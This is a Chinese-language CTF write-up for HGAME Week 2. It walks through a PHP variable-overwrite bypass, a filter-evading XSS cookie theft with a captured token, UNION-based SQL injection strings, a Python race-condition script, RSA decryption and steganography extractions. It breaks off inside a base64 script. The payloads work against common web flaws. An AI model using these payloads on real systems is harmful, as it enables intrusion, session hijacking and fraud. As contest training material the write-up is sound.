

HGAME Week2 WriteUp

HGAME Week2 WriteUp

Web

LazyDogR4U

Post to zuckonit

200OK!!

Liki的生日礼物

Crypto

WhitegiveRSA

Misc

Tools

Telegraph: 1601 6639 3459 3134 0892


Hallucigenia

DNS








Web

LazyDogR4U

打开就一个登录界面，没有什么其他的提示，一开始还以为是注入题，后来有提示才知道是代码审计题
变量覆盖



访问 <http://d507580a6c.lazy.r4u.top/www.zip> 得到源码

 static	2021/2/8 23:30	文件夹	
 config.ini	2021/2/5 22:04	配置设置	1 KB
 Config.php	2021/2/4 17:09	PHP 文件	1 KB
 flag.php	2021/2/6 1:30	PHP 文件	1 KB
 index.php	2021/2/5 22:38	PHP 文件	2 KB
 lazy.php	2021/2/6 0:02	PHP 文件	1 KB
 User.php	2021/2/4 17:19	PHP 文件	1 KB

从 `index.php` 中可以知道当 `$_SESSION['username']` 存在时，会直接访问 `flag.php`，否则就是等登录时提交用户名和密码

```
if(isset($_SESSION['username'])) {
    header("Location: flag.php");
    exit();
} else {
    if(isset($username) && isset($password)) {
        if((new User())->login($username, $password)) {
            header("Location: flag.php");
            exit();
        } else {
            echo "<script>alert('食人的魔鬼尝试着向答案进发。')</script>";
        }
    }
}
```

然后看 `flag.php`，我们发现只有当 `$_SESSION['username']` 为 `admin` 时才能获得 flag

```
if($_SESSION['username'] === 'admin') {
    echo "<h3 style='color: white;'>admin 将于今日获取自己忠实的 flag</h3>";
    echo "<h3 style='color: white;'>$flag</h3>";
}
```

当用户提交用户名的时候，只有密码的 md5 和设置的该用户名对应的密码 md5 相同才能登录进入（然而后来发现其实不用这个也能得到 flag）

```
if(md5($password) == $userList[$username]['pass_md5']) {
    $_SESSION['username'] = $username;
    return true;
}
```

然后我看了下设置文件，只有两个用户名，`admin` 的密码我们很难破解，不过 `testuser` 的密码随便找一个 md5 加密后开头为 0e 的字符串即可，毕竟是弱类型比较（然而这也没什么用处。。。）

```
[global]
debug = true

[admin]
username = admin
pass_md5 = b02d455009d3cf71951ba28058b2e615

[testuser]
username = testuser
pass_md5 = 0e114902927253523756713132279690
```

最后是关键的文件 `lazy.php`，在 `flag.php` 和 `index.php` 中都包含了该文件，也是变量覆盖漏洞的所在之处，这里对于所有的 `GET` 和 `POST` 上去的参数，都会注册赋值，如果这时候传上去的变量是一个已经存在的变量，那么它原来的值就会被覆盖，所以我们只需要把 `_SESSION['username']` 给覆盖即可，不过这里把 `SESSION` 给过滤了，我们可以通过双写来绕过

```
$filter = ["SESSION", "SEVER", "COOKIE", "GLOBALS"];

// 直接注册所有变量，这样我就能少打字力，芜湖~

foreach(array('_GET', '_POST') as $_request){
    foreach ($$_request as $_k => $_v){
        foreach ($filter as $youBadBad){
            $_k = str_replace($youBadBad, '', $_k);
        }
        ${$_k} = $_v;
    }
}
```

一开始传参时传的是 `_SESSION['username']`，然后就是死活不行，后来查了半天才发现，对于字符串类型的键这么访问是有问题的，应该用 `_SESSION[username]` 才行，所以最后只需要访问 `http://d507580a6c.lazy.r4u.top/?_SESSSESSIONION[username]=admin` 即可获得 flag

admin将于今日获取自己忠实的
flag
hgame{R4u~iS_A-lAZY~D0G}

getflag

Post to zuckonit

打开是个类似博客评论的界面，像极了去年的 **Cosmos的聊天室**，很显然是 XSS 题，去年这题我是没做出来，今年总算是做出来了

ONLINE BLOG EDITOR

EditorFlagAboutHelp

Post to Zuckonit

Write Down What On your Mind

Attention: you can freely **post** your thoughts to this page. But this online editor is vulnerable to attack, so you can write down **XSS** sentences and **submit** them to bot backend, and CAPTCHA is necessary.

Post it!

Code: md5(code)[6] == c0d#03

Submit

Clear posts

2021-02-06

I have tried to learn HTML the whole yesterday, and I finally made this ONLINE BLOG EDITOR. Feel free to write down your thoughts.

2021-02-05

Yesterday, I watched *The Social Network*. It really astonished me. Something flashed me.

稍微尝试了一下，发现会把 `script` 给替换成 `div`，所以没法通过双写或大写绕过，但是可以 `` 标签的 `onerror` 事件来实现原有的功能，不过当包含 `on` 时会把除了 `on` 以外的其他部分变成逆序，不过想绕过其实也简单，只需要提前逆序好，然后随便加个 `on`，就会变成正序的了

先简单试一下 ``，我们逆序然后随便加个 `on`，`on>)1(trela=rorreno x=crs gmi<`，Post it!，成功 xss

zuckonit.0727.site:7654 显示

1

确定

Post to Zuckonit

Write Down What On your Mind

Attention: you can freely **post** your thoughts to this page. But this online editor is vulnerable to attack, so you can write down **XSS** sentences and **submit** them to bot backend, and CAPTCHA is necessary.

Post it!

Submit

Clear posts

on

然后我们就可以尝试获取管理员的 token 了，虽然我有自己的服务器，不过还是直接用 xss 平台比较方便，就随便找了一个，xss 平台还提供了多种插入方式，我就直接用了 `` 这一个

二、又或者 IMG 标签

再或者以你任何想要的方式插入

再或者以你任何想要的方式插入

通杀火狐谷歌360

三、标签iframe等，实体10进制编码↓

以上实体10进制编码进行一次URL编码↓

实体16进制编码

因为 `script` 被替换，其实还有 `http` 也会被过滤，所以我把 `onerror` 后面的内容转换成 `html` 实体编码，最后 `payload` 为

验证码和去年一样，是判断 md5 的前 6 位是否相等，暴力即可(借鉴了一下去年语神的代码)

然后我们去 xss 平台上拿token

- 6%3B%26%2347%3B%26%2355%3B%26%2354%3B%26%2368%3B%26%23120%3B%26%2339%3B%26%2359%3B%3E&
- cookie : token=f7c30a3a5d9263d8c44476259ff7873764a1be04a9a45df8f92ae6b77b155acf
- opener :


1 共1页

然后修改 cookie 访问 `zuckonit.0727.site:7654/flag` 获得 flag

`hgame{X5s_t0_GEt_@dm1n's_cOokies.}`

200OK!!

题目内容上很简单，点 reload 就会随机一个 **status**，然后发送 **status** 到 `server.php` 返回一个字符串，一开始没啥思路，**status** 除了 0~15 其他都没内容，后来得到 hint，**这些字符串存在哪里**，猜测这些字符串是存在数据库中，那么这道就是一道 sql 注入题了（毕竟去年 week2 就是一道 sql，一道 xss）




去年 week2 硬是把一道简单的 sql 注入题，做成了 sql 时间盲注，写了大半天的脚本，今年在出题人那得到确认，这是道有回显的 sql 注入题，经过一番尝试，发现过滤了 `select` 和 `union` 以及空格，关键字的过滤可以通过大写或者双写来绕过，空格可以用注释符来绕过

然后试了下 `1'union/**/select/**/database()#`，结果绕是都绕过了，有了显示，但为啥还是原来的字符串，后来咨询了一下出题人才知道，只有在原本没有字符串的地方才能显示出想要东西，因为 0~15 都是有东西的，所以正确的方式是把 `Status` 改成 `-1'union/**/select/**/database()#` 才对

? Connection: keep-alive
? Host: 200ok.liki.link
? Pragma: no-cache
? Referer: https://200ok.liki.link/
Status: -1'Union/**/Select/**/database()#
? TE: Trailers
? User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:85.0) Gecko


然后我们就知道了数据库名 `week2sqli`



然后我们开始爆表名，不过出了点问题，经过一番尝试，发现过滤了 `from` 和 `where`，还是一样我们大写绕过

```
-1'Union/*1*/Select/*1*/table_name/*1*/from/*1*/information_schema.tables/*1*/where/*1*/table_schema='week2sqli' #
```

得到表名 `f1111111144444444444g`



然后爆字段名

```
-1'Union/*1*/Select/*1*/column_name/*1*/from/*1*/information_schema.columns/*1*/where/*1*/table_name='f1111111144444444444g' #
```

消息头	Cookie	请求	响应	耗时	栈跟踪	安全性
▼ 预览						

```
ffffff14gggggg
```

最后爆flag

```
-1'Union/*1*/Select/*1*/ffffff14gggggg/*1*/from/*1*/f11111111444444444444g#
```

消息头	Cookie	请求	响应	耗时	栈跟踪	安全性
▼ 预览						

```
hgame{Con9raTu1ati0n5+yoU_FXXK~Up-tH3,5Q1!!=)}
```

Liki的生日礼物

一打开是个注册登录界面，简单尝试一下，没啥注入的可能。随便注册个账户登录一下，进入是一个兑换界面，不过全部余额也足够换 50 张兑换券，想要获得 flag 需要 52 张，根本不够。盯了一会儿，突然觉得这题有点眼熟，这好像和去年 week3 的 **Cosmos 的二手市场**，去年这题我也没做出来，于是翻了去年年的 wp，发现考点是**条件竞争**，查了一下相关的资料，感觉很有可能是同一个类型的题，说白了就是，同时去买兑换券，趁服务器还没来得及更新剩余余额的时候完成交易

商城

注册即送2000元，40元可换一张兑换券

52张兑换券即可兑换一台switch噢

如果你能送一台switch给liki说不定她会告诉你flag呢

用户余额	兑换券数量
2000	0

兑换券
¥ 40
<input type="text" value="兑换数量"/>
<input type="button" value="兑换"/>
switch
52张兑换券
<input type="button" value="兑换"/>

然后开始写脚本，去年的官方 wp 上的脚本好长。。。不过今年是出在 week2 题目复杂程度没去年的高，网上随便找了个简单的脚本改改就能用

```
# -*- coding: utf-8 -*-
import threading
import requests
url = 'https://birthday.liki.link'

headers = {
    'Content-Type': 'application/x-www-form-urlencoded; charset=UTF-8',
    'User-Agent':
    'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
    Gecko) Chrome/88.0.4324.150 Safari/537.36 Edg/88.0.705.63',
    'Cookie': 'PHPSESSID=jv1vkfvct460r4dobdbh8sto56',
}

def buy():
    data = {'amount': 1}
    requests.post(url=url + '/API/?m=buy', headers=headers, data=data)

def multithreading():
    threads = []
    for t in range(52):
        t = threading.Thread(target=buy)
```

```
t.start()
threads.append(t)
for thread in threads:
    thread.join()

if __name__ == '__main__':
    multithreading()
```

运行脚本，获得了足够的兑换券，然后兑换 flag

birthday.liki.link 显示

Liki非常开心并把flag给了你:hgame(L0ck_1s_TH3_S0llut1on!!!)

确定

52张兑换券即可兑换一台switch噢
如果你能送一台switch给liki说不定她会告诉你flag呢

用户余额	兑换券数量
0	52

兑换券

¥ 40

兑换数量

兑换

switch

52张兑换券

兑换

Crypto

WhitegiveRSA

去年 Crypto 只做出了一道 RSA，今年还是这样。。。

先找个在线分解质因数的网站，把 n 分解，得到 p 和 q

Sequences	Report results	Factor tables	Status
<div> <input type="text" value="882564595536224140639625987659416029426239230804614613279163"/> <input type="button" value="Factorize!"/> </div>			
<div> <div>Result:</div> <div> <div>number</div> <div> $8825645955...63_{<60>} = 857504083339712752489993810777_{<30>} \cdot 1029224947942998075080348647219_{<31>}$ </div> </div> </div>			
<div> <div>More information</div> </div>			

然后拿出去年的脚本跑一下

```
import gmpy2
from Crypto.Util import number
p = gmpy2.mpz(857504083339712752489993810777)
q = gmpy2.mpz(1029224947942998075080348647219)
e = gmpy2.mpz(65537)
phi_n = (p - 1) * (q - 1)
d = gmpy2.invert(e, phi_n)
print("private key:")
print(d)

c = gmpy2.mpz(747831491353896780365654517748216624798517769637260742155527)
print("plaintext:")
m = pow(c, d, p * q)
print(number.long_to_bytes(m))
```

得到flag

```
private key:
121832886702415731577073962957377780195510499965398469843281
plaintext:
b'hgame{w0w~y0U_kNoW+R5@!}'
```

Misc

Tools

这题怎么说呢，是真的坑，装了 n 个工具。。。

解压出来一个加密的压缩包 F5，一张图片，备注里有字符串，先试了一下不是压缩包的密码（想想也不可能这么简单），既然压缩包名是 F5，旁边又有张 jpg，那么多半是 F5 隐写，那串字符就是 F5 隐写的密码



F5.7z




Matryoshka.jpg

从 Github 上把 F5-steganography 给 clone 下来，不过不知道为啥我台式机上跑的时候会报错，估计是 java 环境的问题，于是换成了笔记本，还好去年装的 F5-steganography 没删掉，还能用。把图片拖进 F5-steganography 所在目录，然后运行下面的命令，得到压缩包密码（这边在笔记本里就懒得截图了）

```
java Extract Matryoshka.jpg -p !LyJJ9bi&M7E72*JyD
```


然后解压出来，又是一张图一个压缩包。。。这图还是二维码，这怕不是还有 4 个甚至 9 个工具要装。。。那么还是一样的步骤，搜一下



这个稍微好装点，Ubuntu 下直接 apt-get install steghide 就行，打开 wsl2，安装工具，进入目录，然后运行下面的命令

```
steghide extract -sf 01.jpg -p A7SL9nHRJXLh@$EbE8
```

得到压缩包密码，然后我们继续解压




下一个是 outguess，步骤还是一样。。。这个工具更麻烦，还要自己编译，醉了。。。


先从 Github 上 clone 下来，然后进入目录，运行 ./configure && make && make install 安装工具，然后运行命令，得到下一个密码

```
outguess -k "z0GFieYAee%gdf0%lF" -r 02.jpg hidden.txt
```

最后一个压缩包是 JPHS，这个有 windows 版，还是一样下载安装，通过 seek 功能，输入密码，会生成一个二进制文件



用 WinHex 打开，得到最后的压缩包密码



至此，我们得到了四张二维码的碎片，拼起来扫一下就得到了 flag




Telegraph: 1601 6639 3459 3134 0892

附件为一个音频，可以听出其中有发电报的声音，加上标题，很容易猜到是摩斯电码，有一个在线识别音频中的摩斯电码的网站

[Morse Code Adaptive Audio Decoder](#) | [Morse Code World](#)

但是直接识别准确率不高，在频谱图中可以发现 850hz 的字样，不过一开始我还不太清楚这有啥用



后来出题人让我去看下标题的含义，既然标题是电报，那么后面的应该就是电报码，翻译了一下，果然是让我去滤波

电报码在线翻译

1601 6639 3459 3134 0892

编码

解码




中文电报

☒ 数字代码

带通滤波器

一开始用 Audacity 滤波，但这东西没有带通滤波只有低通和高通，尝试了一下一次低通，一次高通但后来效果还是不太好，于是换成用Au来滤波，不过新版的Au真心不太会用，研究了好久才成功，最后上传网站得到 flag

Or analyse an audio file containing Morse code:

Upload  Play  Stop  Filename: "未命名 1.wav"

EYOURFLAGIS:4GooDSoNGBUTNoT4GooDMANo3931oKI

Clear message

WPM	Farnsworth WPM	Frequency (Hz)	Minimum volume	Maximum volume	Volume threshold
33	33	938	-60	-30	200

☒ Manual ☒ Manual

Hallucigenia

一张怪诞虫的图片，格式为 png，尝试了一下改图像宽度，没有问题，猜测也许是 LSB 隐写（毕竟 png 隐写的方式不多）

用 Stegsolve 打开图片，一开始看提取出来的数据，啥都没看出来。。。后来问了出题人，才知道这个工具原来可以直接按 LSB

组成图像。。。切换的按钮被我的任务栏遮住了，找了半天。。。在 RGB 任意一个通道的 plane 0 都可以看到这张二维码，扫一下得到一串 base64



用在线解码工具发现是一个倒着的 png 文件的字符流，但因为有很多字符没法显示出来，复制出来是不对的。而用 base64 转图片的在线工具，又因为是倒着的转换不出来，没办法只能写脚本了


```

import base64
ans = base64.b64decode(

    b'gmBCrkrRORUKAAAAA+jrgswajaq0BeC3IQhCEIQhCKZw1MxTzS1NknmJpiVw9IHVPrTjvkkuI3sp7b
    WAEdIHWCbDsGsRkZ9IUJC9AhfZFbpqrmZBTI+ZvptWC/KCPrL0gFeRPOCI2WyqjndfUW1Nj+dgwpe1qS
    TEcdurxZMRAC5EihSEf1mIN8RzuguWq61JWRQpSI51/KHHT/6/ztpZJ33SSKbieTa1C5koONbLcf9aYm
    svh7RW6p3SpASnUSb3JusvPUBKxscbyBjiOpOTq8jcdRsx5/Indxw3VgJV6iO1+6j14gjVpWouviO6ih
